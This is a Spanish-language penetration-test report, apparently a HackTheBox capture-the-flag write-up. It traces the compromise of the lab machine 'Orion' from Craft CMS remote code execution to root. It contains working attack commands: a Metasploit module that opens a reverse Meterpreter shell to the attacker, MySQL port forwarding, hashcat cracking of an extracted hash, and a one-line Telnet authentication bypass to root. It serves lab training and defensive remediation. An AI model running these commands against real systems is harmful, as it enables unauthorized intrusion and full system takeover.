

Informe de Pentesting — Orion (HackTheBox)

1. Resumen Ejecutivo

Se realizó una evaluación de seguridad sobre la máquina Linux **Orion** (10.129.244.146) dentro de un entorno CTF/pentesting autorizado en la plataforma HackTheBox. El objetivo inicial fue identificar vulnerabilidades y vías de compromiso disponibles desde una posición externa, partiendo únicamente de la dirección IP del objetivo.

La evaluación permitió demostrar un **compromiso completo del sistema**, desde el acceso inicial como usuario de servicio web (**www-data**) hasta la escalada de privilegios a **root**. La cadena de ataque combinó la explotación de una vulnerabilidad de deserialización en Craft CMS (CVE-2025-32432), la extracción de credenciales de base de datos, el cracking de hashes bcrypt, la reutilización de credenciales para acceso SSH, y finalmente la explotación de una vulnerabilidad de autenticación en el servicio Telnet interno (CVE-2026-24061).

Nivel de riesgo global: CRÍTICO

La consecuencia principal fue la obtención de acceso root completo mediante una cadena de debilidades de configuración, vulnerabilidades sin parchear y exposición de credenciales sensibles.

2. Alcance

Parámetro	Valor
Objetivo	10.129.244.146
Hostname	orion.htb
Sistema operativo	Ubuntu Linux 22.04.5 LTS
Kernel	Linux 5.15.0-177-generic
Tipo de evaluación	Pentesting autorizado / CTF
Posición inicial	Sin credenciales
Resultado final	Root comprometido

La evaluación se realizó exclusivamente contra el objetivo indicado en un entorno de laboratorio controlado.

3. Metodología

La evaluación siguió una metodología progresiva y estructurada:

1. Reconocimiento de red y detección de servicios
2. Enumeración web y fingerprinting de tecnologías
3. Búsqueda y explotación de vulnerabilidades conocidas
4. Establecimiento de acceso inicial

5. **Post-explotación y enumeración interna**
6. **Extracción de credenciales**
7. **Cracking offline de hashes**
8. **Movimiento lateral**
9. **Escalada de privilegios**
10. **Validación del compromiso total**

Se priorizaron técnicas no destructivas y se conservaron como evidencia las salidas relevantes de las herramientas y capturas de pantalla.

4. Reconocimiento Inicial

4.1 Escaneo de Puertos

Se realizó un escaneo de detección de servicios mediante Nmap dirigido a los puertos más comunes inicialmente:

```
nmap -p22,80 -sCV --min-rate 5000 -Pn -vvv -oN servicescan orion.htb
```

Resultado del escaneo:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.15
80/tcp    open  http     syn-ack ttl 63  nginx 1.18.0 (Ubuntu)
|_http-title: Orion Telecom
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios identificados:


Puerto	Servicio	Versión	Observación
22/tcp	SSH	OpenSSH 8.9p1 Ubuntu	Versión actualizada
80/tcp	HTTP	nginx 1.18.0	Título: "Orion Telecom"

Un escaneo posterior de todos los puertos confirmó que **solo los puertos 22 y 80 estaban abiertos**, centrando todos los esfuerzos en la enumeración del servicio web.

4.2 Enumeración Web

4.2.1 Navegación Manual

Al acceder a <http://orion.htb> se observó una página web corporativa de "Orion Telecom".



4.2.2 Fuerza Bruta de Directorios


Mediante **gobuster** se identificaron directorios y rutas ocultas:

```
gobuster dir --url http://orion.htb \
--wordlist /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-
list-2.3-medium.txt
```

Hallazgos relevantes:

Ruta	Status	Observación
/admin	302	Redirige a /admin/login
/assets	301	Directorio de assets
/wp-admin	418	Respuesta inusual (teapot)

El panel de login en **/admin/login** reveló información crítica sobre la tecnología subyacente.



5. Identificación de Vulnerabilidades

5.1 Craft CMS 5.6.16 - CVE-2025-32432

La versión identificada de Craft CMS (5.6.16) es vulnerable a **Remote Code Execution (RCE)** pre-autenticado mediante deserialización insegura en el endpoint de generación de transforms de assets.

Descripción de la vulnerabilidad: CVE-2025-32432 es una vulnerabilidad crítica de inyección de clases en el framework Yii que afecta a Craft CMS. El exploit aprovecha una deserialización insegura en el proceso de generación de asset transforms, permitiendo a un atacante inyectar objetos PHP maliciosos que se deserializan y ejecutan código arbitrario.

Vector de ataque:

- **Endpoint vulnerable:** `/index.php?p=admin/actions/assets/generate-transform`
- **Método:** POST con JSON
- **Clase explotada:** `GuzzleHttp\Psr7\FnStream`

5.2 Prueba de Concepto Inicial

Se ejecutó un exploit de verificación que confirmó la vulnerabilidad y reveló información sensible a través de la ejecución remota de `phpinfo()`.

Hallazgo Crítico: Las credenciales de la base de datos MySQL estaban expuestas en texto plano dentro de la salida de `phpinfo()`:

- `CRAFT_DB_USER`: root
- `CRAFT_DB_PASSWORD`: [REDACTED]
- `CRAFT_DB_DATABASE`: orion

6. Explotación

6.1 Obtención de Shell Inicial

Se utilizó el módulo de Metasploit `linux/http/craftcms_preauth_rce_cve_2025_32432` para obtener una shell de Meterpreter:

```
msfconsole
use linux/http/craftcms_preauth_rce_cve_2025_32432
set RHOSTS orion.htb
set LHOST tun0
set LPORT 5555
run
```

Resultado: Shell de Meterpreter obtenida como usuario `www-data`.

6.2 Acceso a Base de Datos MySQL

Dado que MySQL solo estaba escuchando en `127.0.0.1` (localhost), se estableció port forwarding desde Meterpreter para interactuar con la base de datos localmente:

```
# En Meterpreter:
portfwd add -l 3306 -p 3306 -r 127.0.0.1

# En Kali:
mysql -h 127.0.0.1 -u root -p [REDACTED]
```

Una vez dentro, se extrajeron las credenciales de los usuarios de la aplicación:

Información obtenida:

- **Username:** admin
- **Email:** adam@orion.htb
- **Password Hash:** `$2y$13$e9zuohgF...`
- **Algoritmo:** bcrypt (`$2y$`)

7. Recuperación de Credenciales

7.1 Cracking Offline de Hash bcrypt

El hash bcrypt extraído fue sometido a cracking offline utilizando Hashcat y el diccionario `rockyou.txt`:

```
echo '$2y$13$e9zuohgF...' > admin_hash.txt
hashcat -m 3200 admin_hash.txt /usr/share/wordlists/rockyou.txt --force
```

Credencial recuperada: [REDACTED]

8. Movimiento Lateral

8.1 Acceso SSH como Usuario "adam"

Las credenciales crackeadas fueron reutilizadas en el sistema operativo. Se probó acceso SSH:

```
ssh adam@orion.htb
```

Resultado: Acceso exitoso.

Análisis: La contraseña del administrador de Craft CMS fue reutilizada para la cuenta de sistema **adam**, lo que demuestra una mala práctica de seguridad (reutilización de credenciales entre servicios).

8.2 Obtención de Flag de Usuario

Una vez dentro del sistema como **adam**, se procedió a leer la flag de usuario:

```
cat /home/adam/user.txt
```

Resultado: Flag de usuario (**user.txt**) obtenida exitosamente.

8.3 Enumeración Post-Acceso

Se realizó una enumeración interna del sistema. Un hallazgo crítico en la salida de **netstat** reveló un servicio oculto:

```
netstat -antp
```

```
tcp    0    0 127.0.0.1:23      0.0.0.0:*    LISTEN
```

Servicio Telnet escuchando en el puerto 23 solo en localhost, **NO detectado en el escaneo inicial de Nmap** por estar restringido a la interfaz loopback.

9. Escalada de Privilegios

9.1 Identificación y Explotación de CVE-2026-24061

Se investigó el servicio Telnet y se identificó que era vulnerable a **CVE-2026-24061**, una vulnerabilidad de bypass de autenticación que permite forzar el login como root mediante manipulación de la variable de entorno **USER**.

Exploit:

```
USER="-f root" telnet -a 127.0.0.1
```

Explicación técnica:

- `-f`: Fuerza el login automático.
- `-a`: Autologin (intenta autenticar automáticamente usando el usuario actual o la variable de entorno).
- `USER="-f root"`: Establece la variable de entorno para forzar la autenticación como root.

9.2 Obtención de Flag de Root

```
cat /root/root.txt
```

Resultado: Compromiso total del sistema confirmado.

10. Hallazgos de Seguridad

F-001: RCE en Craft CMS (CVE-2025-32432)

Campo	Valor
Severidad	CRÍTICA (CVSS 9.8)
Descripción	Craft CMS 5.6.16 es vulnerable a RCE pre-autenticado mediante deserialización insegura en el endpoint de asset transforms.
Recomendación	Actualizar inmediatamente a Craft CMS 5.6.17 o superior.

F-002: Exposición de Credenciales en phpinfo()

Campo	Valor
Severidad	ALTA (CVSS 7.5)
Descripción	La función <code>phpinfo()</code> estaba accesible remotamente y exponía variables de entorno del servidor incluyendo credenciales de base de datos en texto plano.
Recomendación	Deshabilitar <code>CRAFT_DEV_MODE</code> en producción y eliminar scripts de diagnóstico.

F-003: Reutilización de Credenciales

Campo	Valor
Severidad	ALTA (CVSS 7.5)
Descripción	La contraseña del administrador de la aplicación web fue reutilizada para la cuenta de sistema operativo, facilitando el movimiento lateral.

Campo	Valor
Recomendación	Implementar contraseñas únicas por servicio y utilizar un gestor de identidades.
F-004: Servicio Telnet Interno Vulnerable (CVE-2026-24061)	
Campo	Valor
Severidad	CRÍTICA (CVSS 9.8)
Descripción	El servicio Telnet en localhost permitía bypass de autenticación y escalada directa a root mediante manipulación de variables de entorno.
Recomendación	Deshabilitar y desinstalar el servicio Telnet. Utilizar SSH exclusivamente.

11. Recomendaciones Prioritarias

- Actualización Inmediata de Craft CMS:** Parchear CVE-2025-32432 actualizando a la última versión estable.
- Deshabilitar Telnet:** Eliminar el servicio Telnet del sistema para mitigar CVE-2026-24061.
- Rotación de Credenciales:** Rotar inmediatamente todas las credenciales expuestas (MySQL, SSH, Panel Web).
- Eliminar Modo Debug:** Deshabilitar `CRAFT_DEV_MODE` y ocultar/eliminar `phpinfo()` en entornos productivos.
- Políticas de Contraseñas:** Prohibir la reutilización de credenciales entre la capa de aplicación y el sistema operativo.
- Hardening del Sistema:** Revisar y eliminar servicios innecesarios en escucha, especialmente en interfaces loopback.

12. Conclusión

La evaluación demostró una **cadena de compromiso completa** contra el sistema Linux Orion, comenzando con una posición sin credenciales y culminando con acceso root total. Las debilidades principales explotadas fueron una vulnerabilidad sin parchear en el CMS, la exposición de información sensible en modo debug, la reutilización de credenciales y la presencia de un servicio obsoleto y vulnerable (Telnet) en el sistema.

La remediación debe priorizar la actualización del CMS, la eliminación del servicio Telnet y la rotación completa de credenciales para asegurar la integridad del entorno.